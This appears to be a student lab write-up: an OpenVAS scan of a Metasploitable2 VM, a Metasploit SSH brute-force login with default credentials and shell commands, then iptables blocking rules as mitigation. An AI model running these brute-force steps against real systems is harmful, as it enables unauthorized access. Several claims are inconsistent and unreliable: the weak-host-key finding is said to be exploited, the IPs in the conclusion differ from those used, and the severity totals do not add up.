


- Upon while creating a new task to scan, i set the QoD to be 70%
+ QoD stands for Quality of Detection, and GVM will scan and display results based on QoD
+ A lower QoD test is more likely to create false positives. Generally, results with a QoD of 70% or higher are reliable, and those below are more likely to be false positives.

- Task result:




https://127.0.0.1:9392/report/6c6556cd-ad6f-48a1-8f03-753956
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter
--
Report: Tue, Oct 29, 2024 2:15 PM UTC
Done
ID: 6c6556cd-ad6f-48a1-8f03-7539560da85c
Created: Tue, Oct 29, 2024 2:15 PM UTC
Modified: Tue, Oct 29, 2024 3:56 PM UTC
Owner: admin
Information
Results (54 of 488)
Hosts (1 of 1)
Ports (11 of 20)
Applications (18 of 18)
Operating Systems (1 of 1)
CVEs (26 of 26)
Closed CVEs (0 of 0)
TLS Certificates (2 of 2)
Error Messages (4 of 4)
User Tags (0)
Task Name Metasploitable2
Scan Time Tue, Oct 29, 2024 2:15 PM UTC - Tue, Oct 29, 2024 3:56 PM UTC
Scan Duration 1:41 h
Scan Status Done
Hosts scanned 1
Filter apply_overrides=0 levels=hml min_qod=70
Timezone Coordinated Universal Time (UTC)



- Vulnerability summary:
- Number of vulnerabilities: 54
- Severity levels:
+ High(7.0 - 10.0): 12
+ Medium(4.0 - 6.9): 37
+ Low(0.1 - 3.9): 57
+ Log(0.0): 0

3. Exploitation using Metasploit-Framework

Medium: CVSS 5.3

Medium (CVSS: 5.3)

NVT: Weak Host Key Algorithm(s) (SSH)

Product detection result

```
cpe:/a:ietf:secure_shell_protocol
Detected by SSH Protocol Algorithms Supported (OID: 1.
↪)
```

Summary

The remote SSH server is configured to allow / support weak hos

Quality of Detection (QoD): 80%

Vulnerability Detection Result

```
The remote SSH server supports the following weak host
host key algorithm | Description
----------------------------------------------------
```

...continues on next page ...

↪---------
ssh-dss | Digital Signature Algorithm (DSA) / Digital Signature Stand
↪ard (DSS)

Solution:
Solution type: Mitigation
Disable the reported weak host key algorithm(s).

Vulnerability Detection Method
Checks the supported host key algorithms of the remote SSH server.
Currently weak host key algorithms are defined as the following:
- ssh-dss: Digital Signature Algorithm (DSA) / Digital Signature Standard (DSS)
Details: `Weak Host Key Algorithm(s) (SSH)`
OID:1.3.6.1.4.1.25623.1.0.117687
Version used: `2024-06-14T05:05:48Z`


Product Detection Result
Product: `cpe:/a:ietf:secure_shell_protocol`
Method: `SSH Protocol Algorithms Supported`
OID: 1.3.6.1.4.1.25623.1.0.105565)

References
`url: https://www.rfc-editor.org/rfc/rfc8332`

- Now we move on to the most exciting part, exploitation, to do that, I will use Metasploit Framework
- The Metasploit Framework is a powerful open-source tool for penetration testing, security research, and exploit development.
- Metasploit Framework starting:

- **“ sudo service postgresql start”** : this will start the database daemon since MSF uses it as the backend
- **“ sudo msfdb init”** : initialize the database
- **“ sudo msfdb init ”** : you only need to do this once when msfconsole is run for the first time
- **“ sudo msfconsole”** : launch msfconsole

- After successfully launch, it should display something like this:



- Then, I use the command **“ search ssh_login”** to look for an exploit and to see what msf has for us for this particular service.

-

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Descr
   -  ----                                      ---------------  ----    -----  -----
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH L
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH P

Interact with a module by name or index. For example info 1, use 1 or use auxiliary

msf6 >
```

- Then I type the command **“use auxiliary/scanner/ssh/ssh_login”** to tell the msf that we want to use that exploit.
- After that, type in **“show options”** to see what needs to be done.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   ANONYMOUS_LOGIN      false            yes       Attempt to login with a blank username and
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   CreateSession        true             no        Create a new session for every successful
   DB_ALL_CREDS         false            no        Try each user/password couple stored in th
   DB_ALL_PASS          false            no        Add all passwords in the current database
   DB_ALL_USERS         false            no        Add all users in the current database to t
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the cu
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), see https://docs.metas
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for
   THREADS              1                yes       The number of concurrent threads (max one
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separa
   USER_AS_PASS         false            no        Try the username as the password for all u
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE              false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

- Configure the host:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 172.16.1.4
RHOST ⇒ 172.16.1.4
```

- In addition, we need to configure the show options list in order to be able to brute force ssh in

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE home/kali/Desktop/usernames
USER_FILE => home/kali/Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE home/kali/Desktop/usernames
PASS_FILE => home/kali/Desktop/usernames
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   ANONYMOUS_LOGIN   false                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                           no        Create a new session for every successful login
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         home/kali/Desktop/usernames    no        File containing passwords, one per line
   RHOSTS            172.16.1.4                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         home/kali/Desktop/usernames    no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

- Finally, we launch attack(exploit) by typing in command **“exploit”**

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 172.16.1.4:22 - Starting bruteforce
[+] 172.16.1.4:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.10.1.4:35533 → 172.16.1.4:22) at 2024-12-26 03:34:43 -0600
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- After that, we proceed to check our session


```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH root @   10.10.1.4:35533 → 172.16.1.4:22 (172.16.1.4)

msf6 auxiliary(scanner/ssh/ssh_login) >
```

- Successfully gain access to metasploitable2, now we become the administrator of the machine, and we can use our shell to execute any command that we desire.


msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
whoami
msfadmin
ls
vulnerable
uanme -i
-bash: line 4: uanme: command not found
uname -i
unknown
pwd
/home/msfadmin
cd /root
ls
Desktop
reset_logs.sh
vnc.log
cat reset_logs.sh
cat: reset_logs.sh: Permission denied
cd Desktop
ls
pwd
/root/Desktop

III. Mitigation and Remediation

To mitigate the risk of compromised this vulnerability, we can consider this preventive measures:

- Download the repaired package from the referenced vendor homepage.
- Use ACLs to restrict which users and devices can gain access.
- Security updates and patch management.
- Apply firewall rules.

We will apply firewall rules, which is configure iptable rules on the ubuntu server machine to block traffic from kali machine to metasploitable2 machine.

```
ubuntu@ubuntu:~$ sudo iptables -A FORWARD -d 172.16.1.4 -p tcp --dport 22 -j DROP
[sudo] password for ubuntu:
ubuntu@ubuntu:~$
```

- Alternatively, we can block all SSH traffic to the victim machine

```
ubuntu@ubuntu:~$ sudo iptables -A FORWARD -p tcp --dport 22 -j DROP
```

- Verify the configuration:

```
ubuntu@ubuntu:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       6    --  *      *       0.0.0.0/0            172.16.1.4           tcp dpt:22
    0     0 DROP       6    --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
ubuntu@ubuntu:~$ _
```

- Unfortunately, that won't be enough to block all access from the kali machine since the attackers can always find another vulnerability to exploit the victim machine. To prevent that, we would need to block all traffic from the kali machine by apply iptables rule again.

```
ubuntu@ubuntu:~$ sudo iptables -A FORWARD -s 10.10.1.4 -d 172.16.1.4 -j DROP
ubuntu@ubuntu:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 6 packets, 504 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       6    --  *      *       0.0.0.0/0            172.16.1.4           tcp dpt:22
    0     0 DROP       6    --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22
    0     0 DROP       0    --  *      *       10.10.1.4            172.16.1.4

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
ubuntu@ubuntu:~$
```

- Commands explain:

- **`iptables`**: The firewall utility used to configure network traffic rules in Linux.
- **`-A FORWARD`**: Adds (`-A`) a rule to the **`FORWARD`** chain, which controls traffic routed through the Ubuntu server.
- **`-s 10.10.1.4`**: Specifies the source IP address (Kali machine).
- **`-d 172.16.1.4`**: Specifies the destination IP address (Metasploitable machine).
- **`-j DROP`**: Specifies the action to take, in this case, dropping the packets (blocking traffic).
- **`-L`**: Lists all the current rules in the firewall.
- **`-v`**: Provides verbose output, showing packet and byte counters for each rule.
- **`-n`**: Prevents DNS lookups, displaying raw IP addresses for faster output.

- After configured, we can see that any attempts to exploit or gain access from the kali machine to the metasploit machine will fail

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ping 172.16.1.4
PING 172.16.1.4 (172.16.1.4) 56(84) bytes of data.
^C
── 172.16.1.4 ping statistics ──
10 packets transmitted, 0 received, 100% packet loss, time 9193ms
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 172.16.1.4:22 - Starting bruteforce
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[-] Could not connect: The connection with (172.16.1.4:22) timed out.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

- Optionally, we can make the rules to be more persistent by saving the iptables rule
- First, install iptables-persistent: **sudo apt install iptables-persistent**
- After that, save the iptables rule: **sudo iptables-save > /etc/iptables/rules.v4**
- Command explain:
- **`iptables-save`**: Outputs the current iptables rules to a file.
- **`> /etc/iptables/rules.v4`**: Redirects the output to the `rules.v4` file, which is used by **`iptables-persistent`** to restore rules on boot.

IV. Conclusion.

- In this lab, we successfully simulated a network setup to explore vulnerabilities and implement mitigation strategies. The environment consisted of a Kali machine (used to launch attacks) on the 10.10.1.0/24 network and a Metasploitable2 machine (vulnerable target) on the 172.16.1.0/24 network, connected via an Ubuntu server configured as a router.
- We identified and exploited a weak host key vulnerability in the ssh service on Metasploitable2 from the Kali machine, gaining unauthorized access. To mitigate this, we:

- Updated and configure firewall from the ubuntu server machine to eliminate the vulnerable service.
- Implemented firewall rules on the Ubuntu router to block all traffic from the Kali machine to Metasploitable2, preventing future attacks from the same source.
- By adding an iptables rule on the router, we effectively blocked the Kali machine's IP (10.10.1.5) from reaching Metasploitable2 (172.16.1.10). This rule stopped all types of traffic, including ICMP, successfully securing the vulnerable system from further exploitation.

- This lab provided hands-on experience in identifying, exploiting, and mitigating network vulnerabilities, demonstrating key security concepts and practical defensive measures.

References:

1. https://www.virtuesecurity.com/kb/ssh-weak-key-exchange-algorithms-enabled/
2. https://www.tenable.com/plugins/nessus/153953
3. https://chatgpt.com/